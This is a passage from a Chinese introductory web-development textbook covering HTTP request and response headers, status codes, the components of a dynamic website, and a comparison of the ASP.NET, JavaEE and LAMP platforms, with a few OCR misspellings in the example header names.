HTTP 请求消息是指从客户机向服务器请求时发送给服务器的消息。HTTP 请求的消息是这样规定的：每一个 HTTP 包都分为 HTTP 头和 HTTP 体两部分，后者是可选的，而前者是必需的。例如，

用户通过表单传给服务器的内容就是 HTTP 体部分，而下面的内容就是看不见的 HTTP 头部内容，如下所示：

一个典型的 HTTP 头部信息

```
GET /book/index.html HTTP/1.1          →请求行
Host:www.brophp.com                    →头部行
Connection:close                       →头部行
User-agent:Mozilla/4.0                 →头部行
Accept-language:zh-cn                  →头部行
```

这个消息头是普通的 ASCII 文本，共有 5 行。当然，一个 HTTP 请求信息可以不止这么多行，也可以仅有一行。该请求消息的第一行称为请求行，后续各行都称为头部行。请求行有 3 个字段：方法字段、URL 字段、HTTP 版本字段。方法字段有若干个值可供选择，包括 GET、POST 和 HEAD。HTTP 请求消息绝大多数使用 GET 方法，这是浏览器用来请求对象的方法，所请求的对象就在 URL 字段中标识。本例表明浏览器在请求对象/book/index.html。版本字段在本例中浏览器实现的是 HTTP 1.1 版本。上例中从第二行开始的是各个头部行：头部行中 Host:www.brophp.com 定义存放所请求对象的主机；Connection:close 是在告知本浏览器不想使用持久连接，所以服务器发出所请求的对象后应关闭连接，尽管产生这个请求消息的浏览器实现的是 HTTP 1.1 版本，它还是不想使用持久连接；User-agent 头部行指定用户代理，也就是产生当前请求的浏览器的类型。上例的用户代理是 Mozilla 4.0，这个头部行很有用，因为服务器实际上可以给不同类型的用户代理发送同一个对象的不同版本（这些不同版本位用同一个 URL 寻址）；最后，Accept-languag: 头部行指出要是所请求对象有简体中文版本，如果没有这个语言版本，那么服务器应该发送其默认版本，Accept-languag: 仅仅是 HTTP 的众多内容协商头部之一。

[HTTP 响应消息]

HTTP 响应消息是指服务器向客户机返回的消息，这个响应的 HTTP 包也分为 HTTP 头和 HTTP 体两部分。每当我们打开一个网页，在上面单击右键，选择“查看源文件”时，看到的 HTML 代码就是 HTTP 的消息体。那么消息头又在哪儿呢？浏览器不让我们看到这部分，但我们可以通过一些工具截取数据包等方法看到它。下面给出一个 HTTP 的响应消息头：

一个典型的 HTTP 响应的头部信息

```
HTTP/1.1 200 0K                                →状态行
Connectlon:close                               →头部行
Date: Thu, 13 Oct 2011 03:17:33 GMT            →头部行
Server: Apache/2.2.9 (Unix)                    →头部行
Last-Nodified:Mon,22 Jun 2008 09;23;24 GMT     →头部行
Content-Length:6821                            →头部行
Content-Type:text/html                         →附属体
```

本例中这个响应消息头分为三部分：第 1 行是一个起始的状态行，中间 6 行是头部行、最后一行是一个包含所请求对象本身的附属体。状态行有 3 个字段：协议版本字段、状态码字段、原因短语字段。上例的状态行表明，服务器使用 HTTP 1.1 版本，响应过程完全正常（也就是说服务器找到了所请求的对象，并且正在发送）。常见的状态消息如表 1-1 所示。

表 1-1　HTTP 响应消息中常见的状态消息

消　息	描　述
200	成功，服务器成功返回网页
301	永久移动，请求的网页已永久移动到新位置。服务器返回此响应时，会自动将请求者转到新位置
304	未修改，自从上次请求后，请求的网页未修改过。服务器返回此响应时，不会返回网页内容
400	错误请求，服务器不理解请求的语法
404	未找到，服务器找不到请求的网页。例如，对于服务器上不存在的网页经常会返回此代码
500	服务器内部错误，服务器遇到错误，无法完成请求
502	错误网关，服务器作为网关或代理，从上游服务器收到无效响应
505	HTTP 版本不受支持，服务器不支持请求中所用的 HTTP 协议版本

上例中从第二行开始是各个头部行，其中服务器使用 Connectlon:close 头部行告知客户自己将在发送完本消息后关闭 TCP 连接；Date: 头部行指出服务器创建并发送本响应消息的日期和时间，注意，这并不是对象本身的创建时间或最后修改时间，而是服务器把该对象从其文件系统中取出，插入响应消息中发送出去的时间；Server: 头部行指出本消息是由 Apache 服务器产生的，它与 HTTP 请求消息中的 User-agent: 头部行类似；Last-Nodified: 头部行指出对象本身的创建或最后修改日期或时间，这个头部对于对象的高速缓存至关重要，且不论这种高速缓存是发生在本地客户主机上还是发生在高速缓存服务器主机上；Content-Length: 头部行指出所发送对象的字节数；Content-Type: 头部行指出包含在附属体中的对象是 HTML 文本，对象的类型是由 Content-Type: 头部而不是由文件扩展名正式指出的。这里讨论的用于 HTTP 请求消息和响应消息中的头部仅仅是很小的一部分，HTTP 规范中定义了更多可用的头部，可以查阅相关的 RFC 文档进行更详细的了解。

1.2 动态网站开发所需的 Web 构件

动态网站开发不同于其他的应用程序开发，它需要有多种开发技术结合在一起使用。每种技术的功能各自独立而又要相互配合才能完成一个动态网站的建立，所以读者需要掌握以下 Web 构件，才能满足建设一个完整动态网站的全部要求。

- 客户端 IE/Firefox/Safari 等多种浏览器。
- 超文本标记语言 HTML。
- 层叠样式表 CSS。
- 客户端脚本编程语言 JavaScript/VBScript/Applet 等中的一种。
- Web 服务器 Apache/ Nginx/TomCat/IIS 等中的一种。
- 服务器端编程语言 PHP/JSP/ASP 等中的一种。
- 数据库管理系统 MySQL/Oracle/SQL Server 等中的一种。

1.2.1 客户端浏览器

播放电影和音乐要使用播放器，浏览网页就需要使用浏览器。浏览器虽然只是一个设备并不是开发

语言，但在 B/S 结构的开发中必不可少，因为浏览器要去解析 HTML、CSS 和 JavaScript 等语言用于显示网页，所以学习 Web 开发一定要先对目前正在使用的浏览器种类有所了解。无论是系统软件还是应用软件，通常都需要给用户提供一个图形用户界面（GUI），用来完成对业务系统的功能进行操作，例如播放器、QQ 等软件。网站也是软件的一种，当然也要提供图形用户界面。不过网站这种 B/S 结构软件和其他 C/S 结构软件所提供的用户图形界面方式不一样，用户端不需要开发和安装专用的客户端软件，而是在浏览器通过不同的地址访问不同的 Web 服务器，就形成了不同的用户操作界面。用户计算机默认都已经安装好了浏览器，所以这种图形用户界面不仅不用安装专用的客户端软件，而且只要在 Web 服务器上有一些改变，所有访问这个 Web 服务器的客户端界面，通过刷新就会实时更新界面。Web 服务器还可以根据用户不同的请求，为用户返回定制的界面。所以动态网站都是通过浏览器中的图形用户界面来实现与 Web 服务器和数据库交互，常用的客户端浏览器有以下种类，以后我们还会看到很多新式的浏览器出现。

Internet Explorer

微软的 Internet Explorer（IE）是当今最流行的因特网浏览器。它发布于 1995 年，并于 1998 年在使用人数上超过了 Netscape，是 Windows 操作系统中默认的浏览器，现在有多款不同版本的产品。

Netscape

Netscape 是首个商业化的因特网浏览器，它发布于 1994 年。在 IE 的竞争下，Netscape 逐渐丧失了它的市场份额。

Mozilla

Mozilla 项目是从 Netscape 的基础上发展起来的。今天，基于 Mozilla 的浏览器已经演变为因特网上第二大的浏览器家族，市场份额大约为 20%，是 Linux 操作系统中默认的浏览器。

Firefox

Firefox 是由 Mozilla 发展而来的新式浏览器，它发布于 2004 年，并已成长为因特网上第二大最流行的浏览器，是 Linux 操作系统中常见的浏览器。

Safari

Apple 浏览器 Safari 是世界上最快，最便于操作的网页浏览器。Safari 具有简洁的外观、雅致的用户界面，其速度比 Internet Explorer 浏览器快达 1.9 倍，是 Apple 操作系统中默认的浏览器。

Opera

Opera 是挪威人发明的因特网浏览器。它以快速小巧、符合工业标准、适用于多种操作系统等特性而闻名于世。对于一系列小型设备，诸如移动电话和掌上电脑来说，Opera 无疑是首选的浏览器。

中国地域广阔，不同区域的人讲同一句话可能会有不一样的效果，这就是所谓的“方言”，所以国家出台一个标准，就是普及普通话。由于存在不同的浏览器，所以 Web 服务器发送给客户端的同一段代码，在不同的浏览器中也会有不一样的解释，显示给用户不一样的结果，所以 Web 开发者常常需要为多种浏览器开发而艰苦工作。为了 Web 更好地发展，对于开发人员和最终用户而言非常重要的事情是，在开发新的应用程序时，浏览器开发商和网站开发商都需要共同遵守同一个标准。Web 的不断壮大，Web 标准可以确保每个用户不管使用哪种浏览器都有权利访问相同的信息。同时，Web 标准也可以使站点开发更快捷，更令人愉快。为了缩短开发和维护时间，未来的网站将不得不根据标准来进行编码，开发人员就不必为了得到相同的输出结果，而挣扎于多浏览器的开发中，如图 1-7 所示。




图 1-7　不同浏览器解析相同页面

一旦 Web 开发人员遵守了 Web 标准，开发人员可以更容易地理解彼此的编码，Web 开发的团队协作将得到简化。只有使用 Web 标准，才能确保在不频繁和费时地重写代码的情况下，所有的浏览器，无论新的或老式的，都可以正确地显示您的站点。而且使用 Web 标准可增加网站的访问量，Web 文档更易被搜索引擎访问，标准的 Web 文档也更易被转换为其他格式及被程序代码访问。

1.2.2　超文本标记语言 HTML

HTML（HyperText Mark-up Language）即超文本标记语言或超文本链接标示语言，是目前网络上应用最为广泛的语言，也是构成网页文档的主要语言。所有的网页都含有供浏览器解析的指令，浏览器通过读取这些指令来显示页面，最常用的显示指令是 HTML 标签。XHTML 1.0 是源自 W3C 的最新的 HTML 标准，是 Web 的语言，是网站软件开发必不可少的 Web 构件之一，每一个 Web 开发者都需要对它熟练掌握。

HTML 文档是一个放置了标记（tags）的 ASCII 文本文件，通常它带有 .html 或 .htm 的文件扩展名。生成一个 HTML 文档主要有以下三种途径：第一种，手工直接编写（例如，文本编辑器记事本或其他 HTML 的编辑工具 Dreamweaver 等）；第二种，通过某些格式转换工具将现有的其他格式文档（例如，Word 文档）转换成 HTML 文档；第三种，由 Web 服务器在用户访问时动态地生成。

图 1-8　在 IE 中显示的页面结果及源文件

HTML 语言是通过利用各种“标记”来标识文档的结构和超链接、图片、文字、段落、表单等信息，再通过浏览器读取 HTML 文档中这些不同的标签来显示页面，形成用户的操作界面。虽然 HTML 语言描述了文档的结构格式，但并不能精确地定义文档信息必须如何显示和排列，而只是建议 Web 浏览器应该如何显示和排列这些信息。最终在用户面前的显示结果，取决于 Web 浏览器本身的显示风格及其对标记的解释能力。这就是为什么同一文档在不同的浏览器中展示的效果会不一样。如图 1-8 所示，是使用 IE 浏览器解释带有超链接、图片、文字、段落和按钮标签的 HTML 文本文件所显示的页面效果及源文件。

1.2.3　层叠样式表 CSS

HTML 通过特定“标记”只能简单标识页面的结构和页面中显示的内容，如果需要对页面进行更好的布局和美化，则必须通过层叠样式表 CSS（Cascading Style Sheets，也称级联样式表）来实现。CSS 是一种为网站添加布局效果的出色工具，可定义 HTML 元素如何被显示，可以有效地对页面进行布局，设置字体、颜色、背景和其他效果等来实现更加精确的样式控制。CSS 不能离开 HTML 独立工作。CSS 可以省去你大量时间，令你可以采用一种全新的方式来设计网站，CSS 和 HTML 一样是每个网页设计人员所必须掌握的。

CSS 是由 W3C 的 CSS 工作组创建和维护的，和 HTML 一样，也算是一种标记语言，因此也不需要编译，还是直接由浏览器解释执行的。所以在不同的浏览器中展示的效果也会不一样，开发者同样要遵守 W3C 制定的标准。

CSS 包含了一些 CSS 标记，可以直接在 HTML 文件中使用，也可以写到后缀名是.css 的文本文件中，只要对相应的代码做一些简单的修改，就可以改变同一页面的不同部分，或者改变网页的整体表现形式，或者改变多个不同页面的外观和布局。图 1-9 是使用 IE 浏览器解释一个带有按钮标签的 HTML 文件所显示的效果，并在 HTML 文件中使用 CSS 将按钮的宽度和高度都设置为 100 个像素，按钮上的字体设置为粗体，字号为 12 个像素，按钮的背景设置为灰色，加上红色的双线边框。

图 1-9　使用 IE 显示带有样式的一个 HTML 按钮

1.2.4　客户端脚本编程语言 JavaScript

HTML 用来在页面中显示数据，而 CSS 用来对页面进行布局与美化，客户端脚本语言 JavaScript 则是一种有关因特网浏览器行为的编程，是用来编写网页的功能特效的，能够实现用户和浏览器之间的互动性，这样才能有能力传递更多的动态网站内容。客户端脚本编程语言有多种如：JavaScript、VBScript、JScript、Applet 等，都可以开发同样的交互式 Web 网页，而 Web 开发中使用最多，浏览器支持最好、案例丰富的是 JavaScript


脚本语言，并且像 Ajax 和 jQuery 框架等技术也都是基于 JavaScript 开发的产品。

JavaScript 是为网页设计者提供的一种编程语言，可以在 HTML 页面中放入动态的文本，能够对事件进行反应（比如，用鼠标单击移动等事件操作），可读取并修改 HTML 元素、元素属性和元素中的内容，并被用来验证数据。HTML 的创作者通常是由美工人员完成的，很多都不是程序员，但是客户端脚本语言是一种语法非常简单的脚本语言，几乎任何人都能够把某些简单的客户端脚本代码片段放入他们的 HTML 页面中。

CSS 样式表和客户脚本编程语言结合使用，能够使 HTML 文档与用户具有交互性和动态变换性，通常称为 DHTML（Dynamic HTML，动态 HTML）。都是直接由浏览器解释执行的，所以同一文档在不同的浏览器中展示的效果也会不一样，所以编写 JavaScript 代码时也要遵循 W3C 标准。JavaScript 程序可以写在一个后缀名为 .js 的文本文件中，也可以嵌入到 HTML 文档中编写。所以，任何可以编写 HTML 文档的软件都可以用来开发 JavaScript 脚本程序。如图 1-10 所示是在 HTML 文件中嵌入 JavaScript 代码，将当前客户端的时间取出来，以警告框的方式弹出显示给用户。

图 1-10　使用 JavaScript 取出客户端时间并显示

1.2.5　Web 服务器



Web 服务器的主要功能是提供网上信息浏览服务。所有网页的集合被称为网站，网站也只有发布到网上才能被别人访问到。所以需要把你写好的网站上传到一台 Web 服务器（Web Server，也称为 WWW［World Wide Web］服务器）上，并保存到 Web 服务器所管理的文档根目录中，才能完成对网站的发布，如图 1-11 所示。如果将你的个人计算机连入网络，也可以把它制作成一台 Web 服务器，只不过效率会很低，但可以作为开发阶段的实验环境。WWW 是 Internet 的多媒体信息查询工具，是 Internet 上近年才发展起来的服务，也是发展最快和目前用得最广泛的服务。正是因为有了 WWW 工具，才使得近年来 Internet 迅速发展，且用户数量飞速增长。

通俗地讲，Web 服务器传送页面使浏览器可以浏览，然而应用程序服务器提供的是客户端应用程序可以调用的方法。确切一点，Web 服务器专门处理 HTTP 请求，Web 服务器可以解析 HTTP 协议。当 Web 服务器接收到一个 HTTP 请求后，会返回一个 HTTP 响应，例如送回一个 HTML 页面。为了处

理一个请求，Web 服务器可以响应一个静态页面或图片，进行页面跳转，或者把动态响应的产生委托给一些其他的程序例如 PHP 脚本、CGI、JSP（Java Server Pages）脚本、Servlets，ASP（Active Server Pages）脚本，或者一些其他的服务器端技术。无论它们的目的如何，这些服务器端的程序通常产生一个 HTML 的响应来让浏览器可以浏览。





图 1-11　Web 服务器的功能展示

“发送服务请求”是什么意思呢？答案很明确，是客户端想要得到某个服务（例如，想浏览网页），而向服务器发送的请求；服务器在得到请求之后，就会将请求的结果反馈给请求的客户端。这样就构造成了一个完整的流程。服务器不知疲倦地工作，不停地响应来自于任何地方的不同服务请求，在权限允许的情况下将数据源源不断地发送出去。有人会问，那么多的用户同时对服务器提出服务请求，各自请求不尽相同，服务器该如何分辨，怎么能保证不出差错呢？这一点无须担心，Web 服务器端的软件使用独一无二的连接技术可以精确分辨每个用户的具体请求，绝对不会出错。可以想象，如果许多人同时对某个服务器提出服务请求，服务器的负荷是很重的，所以作为 Web 服务器的计算机，一般配置都比较高，大都需要使用小型机以上的机型。

在 Internet 中，Web 服务器和浏览器通常位于两台不同的机器上，也许它们之间相隔千里之外。然而，在本地情况下也可以在一台机器上运行 Web 服务器软件，再在这台机器上通过浏览器浏览它的 Web 页面。访问远程或本地 Web 服务器之间没有什么差别，其工作原理是不变的。目前可用的 Web 服务器有很多，最常用的是 Apache、NGINX、IIS、Tomcat 及 Weblogic 等 Web 服务器。本书主要介绍 Apache 服务器，Apache 是世界使用排名第一的 Web 服务器，它可以运行在几乎所有广泛使用的计算机平台上。它是开源软件，不断有人来为它开发新的功能、新的特性、修改原来的缺陷。Apache 的特点是简单、速度快、性能稳定。

1.2.6　服务器端编程语言



服务器端编程语言是提供访问商业逻辑的途径以供客户端应用的程序，是需要通过安装应用服务器解析的，而应用服务器又是 Web 服务器的一个功能模块，需要和 Web 服务器安装在同一个系统中。所以服务器端编程语言的使用是用来协助 Web 服务器工作的编程语言，也可以说是对 Web 服务器功能的扩展，并外挂在 Web 服务器上一起工作，用在服务器端执行并完成服务器端的业务处理功能。当 Web 服务器收到一个

HTTP 请求时，就会将服务器下这个用户请求的文件原型响应给客户端浏览器，如果是 HTML 或是图片等浏览器可以解释的文件，浏览器将直接解释，并将结果显示给用户。如果是浏览器不认识的文件格式，则浏览器将解释成下载的形式，提示用户下载或是打开。如果用户想得到动态响应的结果，就要委托服务器端编程语言来完成了。例如，网页中的用户注册，信息查询等功能，都需要对服务器端的数据库里面的数据进行操作。而 Web 服务器本身不具有对数据库操作的功能，所以就要委托服务器端程序来完成对数据库的添加和查询的工作，并将处理后的结果生成 HTML 等浏览器可以解释的内容，再通过 Web 服务器发送给客户端浏览器。服务器端编程语言的基本功能如图 1-12 所示。





图 1-12　服务器端编程语言的基本功能

服务器端脚本编程语言种类也不少，常用的有 Microsoft 的 ASP、Sun 公司的 JSP 和 Zend 的 PHP，本书主要介绍比较流行的 PHP 后台脚本编程语言。PHP 是一种创建动态交互性站点的强有力的服务器端脚本语言，它是免费的，并且使用非常广泛。同时，对于像微软 ASP 这样的竞争者来说，PHP 无疑是另一种高效率的选项。PHP 极其适合网站开发，其代码可以直接嵌入在 HTML 代码中。PHP 语法非常类似于 Perl 语言和 C 语言。它常常搭配 Apache 一起使用，也可以工作在 Windows 的微软 IIS 平台上。

1.2.7　数据库管理系统



如果需要快速、安全地处理大量数据，必须使用数据库管理系统。现在的动态网站都是基于数据库的编程，任何程序的业务逻辑实质上都是对数据的处理操作。数据库通过优化的方式，可以很容易地建立、更新和维护数据。数据库管理系统是 Web 开发中比较重要的构件之一，网页上的内容几乎都来自数据库。数据库管理系统也是一种软件，可以和 Web 服务器安装在同一台机器上，也可以不在同一台机器上安装，但都需要通过网络相连接。数据库管理系统负责存储和管理网站所需的内容数据，例如，文字、图片及声音等数据内容。当用户通过浏览器请求数据时，在服务器端程序中接收到用户的请求后，在程序中使用通用标准的结构化查询语言（SQL）对数据库进行添加、删除、修改及查询等操作，并将结果整理成 HTML 发回到浏览器上显示。数据库的功能和 Web 的操作形式如图 1-13 所示。





图 1-13　数据库的功能和 Web 操作形式

数据库管理系统这种软件也有好多种，都是使用标准的 SQL 访问和处理数据库中的数据。例如，Oracle、MySQL、Sybase、SQL Server、DB2、Access 等软件。本书主要介绍 MySQL 数据库管理系统，MySQL 是一个 SQL 关系式数据库，是一个真正多用户、多线程的 SQL 数据库服务器，和 PHP 一样都是开源免费的软件。主要特点是执行效率与稳定性高、操作简单、易用，所以用户众多，同时也提供网页形式的操作 phpMyAdmin 管理界面和多种图形管理界面，简单易学，管理方便。MySQL 和 PHP 是真正的黄金组合，是网站开发首选的数据库管理系统。

1.3 几种主流的 Web 应用程序平台



动态网站应用程序平台的搭建需要使用 Web 服务器发布网页，而 Web 服务器软件又需要安装在操作系统上，并且动态网站都需要使用脚本语言对服务器端进行编程，所以也要在同一个服务器中为 Web 服务器捆绑安装一个应用程序服务器，用于解析服务器端的脚本程序。另外，现在开发的动态网站都是基于数据库的，需要将网站内容存储在数据库中，所以也要为网站选择一款合适的数据库管理软件。这样，一个动态网站服务器平台的最少组合包括：操作系统+Web 服务器+应用服务器+数据库。网站开发平台中的每个组件都有多种可以选择的软件，例如，操作系统可以使用 UNIX、Linux、Windows 等，根据不同的像 ASP、JSP 和 PHP 等脚本语言选择对应的应用服务器，数据库和 Web 服务器更是很多。所以搭建一个优秀的网站服务器平台往往要根据企业的需要而定，有时甚至由个人的爱好和需要决定，当然更要考虑部署费用、安全机制、性能及管理维护等因素。

1.3.1 Web 应用程序开发平台对比分析

目前，网站服务器平台比较常见的有 ASP.NET、JavaEE 和 LAMP 三种：ASP.NET 的服务器端操作系统是使用微软的 Windows，并且需要安装微软的 IIS 网站服务器，数据库管理系统通常是使用微软的 SQL Server，而服务器端编程语言也是使用微软的产品 ASP 技术，就是 ASP.NET 动态网站软件开发平台；JavaEE 的服务器端操作系统使用 UNIX，并在 UNIX 操作系统上安装 Tomcat 或 Weblogic 网站服务器，数据库管理系统使用 Oracle 数据库，服务器端编程语言使用 Sun 公司的 JSP 技术，就是 JavaEE（Java Enterprise Edition）动态网站软件开发平台；LAMP 的服务器端操作系统使用开源的系统 Linux，在 Linux 操作系统上安装自由软件 Apache 网站服务器，数据库管理系统也是使用开源的 MySQL 软件，服务器

端脚本编程语言又是使用开源软件 PHP 技术，就是 LAMP 动态网站软件开发平台。

1．ASP.NET

ASP.NET 是 Windows Server+IIS+SQL Server+ASP 组合，所有组成部分都是基于微软的产品。它的优点是兼容性比较好，安装和使用比较方便，不需要太多的配置。而且简单易学，拥有很大的用户群，也有大量的学习文档。还有就是开发工具强大而多样，易用、简单、人性化。ASP.NET 也有很多不足，由于 Windows 操作系统本身存在着问题，ASP.NET 的安全性、稳定性、跨平台性都会因为与 Windows NT 的捆绑而显现出来。使用 ASP.NET 平台开发的网站软件，外部攻击时可以取得很高的权限而导致网站瘫痪或者数据丢失。并且无法实现跨操作系统的应用，也不能完全实现企业级应用的功能，不适合开发大型系统，而且 Windows 和 SQL Server 软件的价格也不低，平台建设成本比较高。

2．JavaEE 开发平台

JavaEE 是一个开放的、基于标准的开发和部署的平台，基于 Web 的、以服务端计算为核心的、模块化的企业应用。由 Sun 公司领导着 JavaEE 规范和标准的制定，但同时很多公司如 IBM、BEA 也为该标准的制定贡献了很多力量。JavaEE 开发架构是 UNIX+Tomcat+Oracle+JSP 的组合，是一个非常强大的组合，环境搭建比较复杂，同时价格也不菲。Java 的框架利于大型的协同编程开发，系统易维护、可复用性较好。它特别适合企业级应用系统开发，功能强大，但要难学得多，另外开发速度比较慢，成本也比较高，不适合快速开发和对成本要求比较低的中小型应用系统。

3．LAMP 开发平台

LAMP 是 Linux + Apache + MySQL + PHP 的标准缩写。Linux 操作系统，网站服务器 Apache、数据库 MySQL 和 PHP 程序模块的连接，形成一个非常优秀的网站数据库的开发平台，是开源免费的自由软件，与 JavaEE 架构和 ASP.NET 架构形成了三足鼎立的竞争态势，是较受欢迎的开源软件网站开发平台。LAMP 组合具有简易性、低成本、高安全性、开发速度快和执行灵活等特点，使得其在全球发展速度较快，应用较广，越来越多的企业将平台架构在 LAMP 之上。不管是否是专业人士，皆可以利用 LAMP 平台工具来设计和架设网站及开发应用程序，目前主流的网站都在使用 LAMP 作为自己的系统运行平台。

1.3.2 动态网站开发平台技术比较

为了简明起见，下面将 LAMP、JavaEE 和 ASP.NET 三种开发平台列表，从几个方面做一下简单性能比较。从表中可以看到三种开发平台形成了三足鼎立的竞争态势，LAMP 架构优势明显，这也是企业和个人站开发选择的原因。如表 1-2 所示。

表 1-2 LAMP、JavaEE、ASP.NET 性能比较

性能比较	LAMP	JavaEE	ASP.NET
运行速度	较快	快	一般
开发速度	非常快	慢	一般
运行耗损	一般	较小	较大
难易程度	简单	难	简单
运行平台	Linux/UNIX/Windows 平台	绝大多数平台均可	只有 Windows 平台

续表

性能比较	LAMP	JavaEE	ASP.NET
扩展性	好	好	较差
安全性	好	好	较差
应用程度	较广	较广	目前一般
建设成本	非常低	非常高	高

1.4 Web 的工作原理

网站是客户端/服务器之间的会话，总是由客户端向服务器发起的连接，并发送 HTTP 请求，而服务器并不会主动联系客户端或要求与客户端建立连接。就好像我们（客户端）打电话订货一样，我们可以打电话给商家（服务器），告诉他我们需要什么规格的商品（网页），然后商家再告诉我们什么商品有货，什么商品缺货。这些，我们是通过电话线用电话联系的，而网站则是 HTTP 通过 TCP/IP 连接的。在 WWW 中，“客户”与“服务器”是一个相对的概念，只存在于一个特定的连接期间。以 LAMP 开发平台为例，客户端请求服务器的过程如图 1-14 所示。

